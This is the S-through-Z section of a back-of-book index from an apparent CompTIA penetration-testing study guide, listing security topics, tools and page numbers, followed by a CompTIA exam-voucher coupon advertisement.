  - UDP, [66–68](#)
  - wireless attacks, [132–133](#)
- SCAP (Security Content Automation Protocol) tool
  - description, [392](#)
  - policy compliance, [81](#)
- Scapy tool, [109–110](#)
- scarcity factor in influence, [255](#)
- scheduled tasks in persistence, [314–315](#)
- schelevator module, [298–299](#)
- schtasks command, [314](#)
- scope and requirements
  - environmental considerations, [18–19](#)
  - limitations, [7](#)
  - overview, [11](#)
  - standards, [11–18](#)
- scope details in reports, [327](#)

Scout Suite tool  
description, 392  
IAM, 203–205  
scraping, 68  
Script-Block Logging bypass, 78  
SDKs. *See* software development kits (SDKs)  
SDLC (software development lifecycle)  
recommendations, 339  
testing, 12, 14  
SDP (Service Discovery Protocol), 148  
search engines  
Censys, 53–55  
GitHub, 51–52  
Google Dorks, 52  
Google Hacking Database, 52  
overview, 51  
Shodan, 55–57  
search order hijacking, 299–300  
searches for blind SQL injection attacks, 164  
SearchSploit tool, 392  
secrets management recommendations, 338  
Secure attribute in cookies, 178  
secure distribution of reports, 332–333  
Secure Enclave, 218  
Secure Shell (SSH)  
description, 394  
files enumeration, 274–277  
tunneling, 306–308  
Secure Sockets Layer (SSL)  
bypassing pinning, 228  
floods, 106  
sensitive data exposure, 187  
Security Accounts Manager (SAM), 281–284

Security Assertion Markup Language (SAML)

authentication, [197](#)

federation, [205](#)

Security Content Automation Protocol (SCAP) tool

description, [392](#)

policy compliance, [81](#)

security in 802.11 wireless, [127–131](#)

security personnel, contract review by, [24](#)

Security Research Device (SRD), [218](#)

Security Support Provider Interface (SSPI), [285](#)

Security Support Providers (SSPs), [285](#)

Security Test Audit Report (STAR), [15–16](#)

SELECT command in SQL, [162, 167](#)

semi-tethered jailbreaks, [217](#)

semi-untethered jailbreaks, [217](#)

semicolons (;) in JavaScript, [363](#)

sensitive data, exposing, [182–184, 187](#)

Service Discovery Protocol (SDP), [148](#)

service identification

common ports and protocols, [63–64](#)

half-open scans, [65–66](#)

port scanning methods, [62–63](#)

TCP scans, [64–66](#)

UDP scans, [66–68](#)

Web target identification, [68](#)

service level agreements (SLAs), [25](#)

service paths in Windows privilege escalation, [300–305](#)

service principal names (SPNs), [286–287](#)

service set identifiers (SSIDs)

APs, [125–127, 133](#)

documentation, [19](#)

impersonating, [147](#)

stumbling, [132](#)

services

- Android applications, 221
- description, 89
- Responder, 96
- session hijacking, 147
- Session Initiation Protocol (SIP), 259
- Session Management Cheat Sheet, 176
- session management testing, 176–180
- SET (Social-Engineer Toolkit)
  - description, 392–393
  - working with, 260–264
- severity levels
  - findings, 334
  - vulnerability scans, 80
- shell escape in Linux privilege escalation, 292
- shells
  - covert channels, 308
  - PowerShell, 368–370
  - restrictive, 294–295
  - upgrading, 294–295, 372
- Shodan tool
  - description, 393
  - overview, 55–57
- shoulder surfing, 265
- SHOW command in SQL, 162
- showmount script, 116
- side-channel cloud-centric attacks, 211
- sideloading mobile devices, 216
- simulators for mobile devices, 217–218
- Simultaneous Authentication of Equals (SAE) key exchange, 130
- SIP (Session Initiation Protocol), 259
- site map files, 70
- SLAs (service level agreements), 25

smbclient command, 296–297  
SMiShing attacks, 258  
SMS messaging attacks, 258  
Snow tool, 393  
SoC (system on a chip), 218  
Social-Engineer blog, 382  
Social-Engineer Toolkit (SET)  
description, 392–393  
working with, 260–264  
social engineering  
countermeasures, 267–268  
e-mail attacks, 256–258  
influence methods, 255  
overview, 249  
phishing attacks, 256  
phone-based attacks, 258–259  
and physical attacks, 255–256  
pretexting and impersonation, 254–255  
questions, 269–271  
references, 271  
review, 268  
tools, 260–264  
web attacks, 259  
social media, 44–45  
social proof factor in influence, 255  
socket command, 374  
SOCKS connections, 307–308  
software development kits (SDKs)  
Android, 380  
cloud attacks, 211–212  
documentation, 20  
emulators, 217  
mobile applications, 222

software development lifecycle (SDLC)  
recommendations, 339  
testing, 12, 14

SolarWinds breach, 202

Sonic Visualiser tool, 393

SOWs (statements of work), 9–10

spam, 150

Spanning Tree Protocol (STP), 111–113

spear phishing, 257

specialized systems  
mobile devices. *See* mobile devices  
overview, 215  
questions, 244–247  
review, 243  
virtual and containerized systems, 239–240

Spectre attacks, 211

spidering, 68

SPNs (service principal names), 286–287

spoofing  
ARP, 18  
caller ID, 258–259  
DNS, 91–94  
switch, 113  
tools, 382

Spooftooth tool, 393

spray and pray exploits, 110

SQL errors in web content enumeration, 71

SQL injection attacks, 161  
blind, 163–166  
error-based, 163  
injection sources, 161–163  
recognizing, 168  
stacked queries, 167

union queries, 167  
sqlmap command, 165–166  
SQLmap tool, 393  
Squiblydoo attacks, 314  
SRD (Security Research Device), 218  
ssh-keygen command, 276  
ssh\_login module, 274–275  
SSH (Secure Shell)  
    description, 394  
    files enumeration, 274–277  
    tunneling, 306–308  
ssh/ssh\_login\_pubkey module, 276  
ssh\_to\_meterpreter module, 275  
SSIDs. See service set identifiers (SSIDs)  
SSL (Secure Sockets Layer)  
    bypassing pinning, 228  
    floods, 106  
    sensitive data exposure, 187  
SSPI (Security Support Provider Interface), 285  
SSPs (Security Support Providers), 285  
stacked queries in SQL injection attacks, 167  
stakeholders, contract review by, 23–24  
STAR (Security Test Audit Report), 15–16  
startup locations in persistence, 314  
statements of work (SOWs), 9–10  
static analysis in Android testing, 231–236  
Steghide tool, 394  
sticky bits, 292  
storage  
    cloud attacks, 205–208  
    reports, 332–333  
stored cross-site scripting, 170  
STP (Spanning Tree Protocol), 111–113

stress testing applications and protocols, 105–108  
string operators, 350–351  
Structured Query Language (SQL). *See* SQL injection attacks  
sudo configurations in Linux privilege escalation, 293–294  
SUID/SGID executables in Linux privilege escalation, 291–292  
supervisory control and data acquisition (SCADA) systems, 240–242  
supervisory workstations in SCADA systems, 241  
support resources for target selection, 20  
“Survey of Security Tools for the Industrial Control System Environment,” 242  
switch spoofing, 113  
switch statements, 348  
symmetric key encryption, 103  
SYN floods, 65  
SYN scans, 64–66  
Syslog protocol, 110  
system configuration, enumerating, 277  
system hardening recommendations, 338  
SYSTEM-level privileges, 304–305  
system on a chip (SoC), 218  
system ports, 63  
SYSVOL policies, 279–281

## T

tags  
    HTML, 171  
    lists, 353  
    RFID, 150  
tailgating, 266  
Tandem testing, 16  
target selection, 19–23  
tasklist command, 277  
Tastic RFID Thief device, 152

TCP. See Transmission Control Protocol (TCP)

TCS (Telephony Control Protocol), [148](#)

technical controls recommendations, [338](#)

technical staff as reports audience, [324](#)

Telephony Control Protocol (TCS), [148](#)

temporal keys (TKs), [129](#)–[130](#)

Tenable Nessus tool

- credentials, [79](#)–[80](#)
- vulnerability scanning, [78](#)–[79](#)

tension wrenches, [266](#)–[267](#)

ternary statements, [348](#)

testing

- 802.11 wireless, [131](#)–[132](#)
- Android, [230](#)–[238](#)
- compliance considerations, [3](#)–[4](#)
- iOS, [224](#)–[230](#)
- mobile devices, [216](#)–[218](#)
- permission for, [10](#)

testing limitations

- allowed and disallowed tests, [8](#)
- asset scope, [7](#)
- overview, [6](#)
- time-based, [6](#)–[7](#)
- tool, [7](#)–[8](#)

tethered jailbreaks, [217](#)

tftp-enum script, [73](#)

TGS (ticket-granting service), [286](#)

TGT (ticket-granting ticket) servers, [286](#)

The Open Organization of Lockpickers (TOOOL), [267](#)

The Wayback Machine, [57](#)

theHarvester tool

- description, [394](#)
- DNS recon, [42](#)–[43](#)

## third parties

- applications, 219
- attestations, 333
- hosted targets, 22–23
- IP ranges, 19
- reports audience, 325

## threading, 370–371

- Threat Matrix for Kubernetes, 208
- three-way handshakes in TCP, 64–65
- ticket-granting service (TGS), 286
- ticket-granting ticket (TGT) servers, 286
- time-based limitations, 6–7
- time management in contract review, 24
- time-of-day restrictions, 339
- timestomping, 317–319

## TinEye tool, 394

- TKs (temporal keys), 129–130
- Tomcat Manager servlet, 181
- tone of reports, 326
- tool limitations, 7–8

## tools and code analysis

- Bash shell, 358–360, 365–368
- classes, 356
- data structures, 351–354
- downloader, 374–375
- examples, 357–358
- functions, 355–356
- JavaScript, 363–364
- libraries, 357
- logic constructs, 347–351
- overview, 347
- Perl, 361–362, 373–374
- PowerShell, 364–365, 368–370

procedures, 354–355  
Python, 360–361, 370–372  
questions, 376–377  
review, 375  
Ruby, 362–363  
tools inventory, 379–396  
TOOOL (The Open Organization of Lockpickers), 267  
tracks, covering, 316–319  
training recommendations, 339  
Transmission Control Protocol (TCP)  
    floods, 106  
    Nmap scans, 108–109  
    port scans, 62  
    scans overview, 64–66  
transponders in RFID, 150  
traversals, directory and path, 184–187  
trees, 352  
triggers, communication, 26  
trojans, 313  
truffleHog tool  
    credential access, 196  
    description, 394  
trust in social engineering attacks, 254  
trust relationships in NAC controls, 114  
Truth in Caller ID Act, 258  
tunneling, SSH, 306–308

## U

Ubertooth platform, 149  
UDP. *See User Datagram Protocol (UDP)*  
UID (unique ID) keys  
    mobile devices, 218  
NFS, 118–119

unattended installations, 287  
union queries in SQL injection attacks, 167  
unique ID (UID) keys  
    mobile devices, 218  
    NFS, 118–119  
United States Computer Emergency Readiness Team (US-CERT), 82  
unquoted service paths, 300–305  
untethered jailbreaks, 217  
upgrading  
    interactive shells, 372  
    restrictive shells, 294–295  
urgency factor in influence, 255  
US-CERT (United States Computer Emergency Readiness Team), 82  
USB dropping, 265  
User Datagram Protocol (UDP)  
    floods, 106  
    NFS, 118  
    port scans, 62  
    scans overview, 66–68  
user profiles, 183  
users  
    active reconnaissance, 71–73  
    enumerating, 71–73, 277–278  
    IAM, 203  
    profiles, 315  
    training recommendations, 339  
/usr/share/responder directory, 102, 143

## V

vacations, mandatory, 339  
Vanhoef, Mathy, 145  
vertical privilege escalation, 288  
video surveillance recommendations, 340

Viproxy tool, 259  
virtual local area networks (VLANs) hopping, 113–114  
virtual systems, 239–240  
visudo command, 294  
volume-based attacks  
    cloud-centric, 209  
    DDoS, 107  
volume shadow copy (VSS) tool, 281  
vsFTPD tool, 115  
vulnerabilities, common themes and root causes, 341  
vulnerability scanning and analysis  
    compliance and configuration auditing, 81  
    credentialed vs. noncredentialed scanning, 79–81  
    information gathering. *See* information gathering and vulnerability scanning  
    overview, 78–79  
    vulnerability research sources, 82–84

## W

w3af tool, 395  
Wafalyzer tool, 74  
WAFs (web application firewalls)  
    bypassing, 76–77  
    detection, 74  
wafw00f tool, 74  
Wapiti tool, 395  
wardriving, 133  
wash tool, 134–136  
waterholing, 91  
weak access controls, 181–182  
web and database attacks, 157  
    authentication and session management, 173–180  
    data exposure and insecure configuration, 180–187

directory and path traversals, 184–187  
inclusion, 188–189  
injection. *See* injection attacks  
OWASP Top Ten, 157  
questions, 190–193  
race conditions, 189  
review, 189–190  
sensitive data exposure, 182–184, 187  
weak access controls, 181–182  
web application firewalls (WAFs)  
    bypassing, 76–77  
    detection, 74  
Web Application Manifests, 222  
web application tests in reports, 329  
web applications for mobile devices, 222  
web archives, 57  
web content enumeration  
    analyzing errors, 70–71  
    brute-forcing, 69  
    crawling and scraping, 68  
    manual inspection, 69–70  
Web Security Testing Guide, 13–14  
Web target identification, 68  
WebGoat-Legacy Project, 178  
WEP (Wired Equivalent Privacy)  
    cracking, 136–141  
    overview, 128–129  
whaling, 257  
whois tool  
    description, 395  
    DNS information, 37–38, 41  
Wi-Fi Protected Access (WPA)  
    cracking, 141–144

Dragonblood attacks, [145](#)  
overview, [129–131](#)

Wi-Fi Protected Setup (WPS)  
cracking, [134–136](#)  
overview, [127–128](#)

Wifite tool, [395](#)

WiGLE (Wireless Geographical Location Engine), [133, 395–396](#)

WinDbg tool, [396](#)

Windows Internet Name Service (WINS), [90](#)

Windows Management Instrumentation Command line (WMIC) utility  
lateral movement, [310](#)  
missing patches, [297–298](#)  
unquoted service paths, [301](#)

Windows Management Instrumentation (WMI), [298](#)

Windows persistence, [314–315](#)

Windows privilege escalation  
DLL search order hijacking, [299–300](#)  
kernel exploitation, [295–299](#)  
missing patches, [297–298](#)  
msfvenom and smbclient, [296–297](#)  
psexec module, [295](#)  
schelevator, [298–299](#)  
unquoted service paths, [300–305](#)

Windows Proxy Auto-Discovery Protocol (WPAD) attacks, [97–99](#)

Windows Remote Management (WinRM) protocol, [312–313](#)

Windows System Image Manager, [287](#)

WINS (Windows Internet Name Service), [90](#)

Wired Equivalent Privacy (WEP)  
cracking, [136–141](#)  
overview, [128–129](#)

wireless and RF attacks  
802.11 wireless. *See* [802.11 wireless](#)  
Bluetooth, [148–150](#)

questions, 153–156  
references, 156  
review, 153  
RFID and NFC, 150–152  
target selection, 19  
Wireless Geographical Location Engine (WiGLE), 133, 395–396  
wireless local area networks (WLANs), 125  
Wireshark tool  
    description, 396  
    packet capture, 126–127, 147  
    packet inspection, 108–109  
    PCAP data, 134, 140  
    STP, 113  
WLANs (wireless local area networks), 125  
WMI (Windows Management Instrumentation), 298  
WMIC (Windows Management Instrumentation Command line) utility  
    lateral movement, 310  
    missing patches, 297–298  
    unquoted service paths, 301  
wordlists for brute-force login pages, 173–176  
WPA (Wi-Fi Protected Access)  
    cracking, 141–144  
    Dragonblood attacks, 145  
    overview, 129–131  
WPAD (Windows Proxy Auto-Discovery Protocol) attacks, 97–99  
WPS (Wi-Fi Protected Setup)  
    cracking, 134–136  
    overview, 127–128  
WPScan tool, 396

## X

X11 forwarding, 307  
XCode, 217

XML (Extensible Markup Language) data format  
description, [353](#)  
floods, [106](#)  
XN (Execute Never) feature for mobile devices, [219](#)  
XSS (cross-site scripting)  
injection attacks, [169–171](#)  
log injection, [109](#)  
XSS Filter Evasion Cheatsheet, [171](#)

## Z

Zed Attack Proxy (ZAP), [390](#)

## Save 10% on CompTIA® Exam Vouchers for ANY CompTIA Certification!

Now there's even more reason to get certified. Ready to get started?

1. Visit the CompTIA Marketplace [www.comptiastore.com](http://www.comptiastore.com).
2. Select the appropriate exam voucher.
3. At checkout, apply the coupon code: **MCGRAW10** to receive your 10% discount.



### CompTIA Coupon Terms and Conditions:

- CompTIA coupons are unique and linked to specific exams, countries, dates and pricing and may only be used as indicated.
- CompTIA coupons may only be redeemed online at a marketplace designated by CompTIA for coupon redemption.
- CompTIA coupons may be used only for one transaction.
- CompTIA coupons may not be combined with any other discounts, promotions or special pricing.
- The total discount of any order cannot exceed the discount provided for by a CompTIA coupon.
- CompTIA coupons and products purchased with such coupons may not be resold or redistributed.
- CompTIA coupons must be redeemed prior to the expiration date.
- CompTIA coupon expiration dates cannot be extended.
- CompTIA coupons may not be applied towards exams that have already been taken or purchased.
- CompTIA coupons may not be refunded, returned or exchanged.
- CompTIA coupons may not be redeemed for cash or credit.
- CompTIA coupon redemptions are final.
- CompTIA and participating test providers are not responsible for lost or stolen coupons.
- CompTIA may modify or cancel a coupon at any time.
- CompTIA may seek restitution for transactions that do not conform to these terms and conditions.
- The use of a CompTIA coupon constitutes acceptance of these terms and conditions.

## WHY CERTIFY?

- To prove you have the knowledge and skills for problem solving
- To make you more competitive and employable
- To qualify you for increased compensation and/or promotions
- To open up new career opportunities

CompTIA.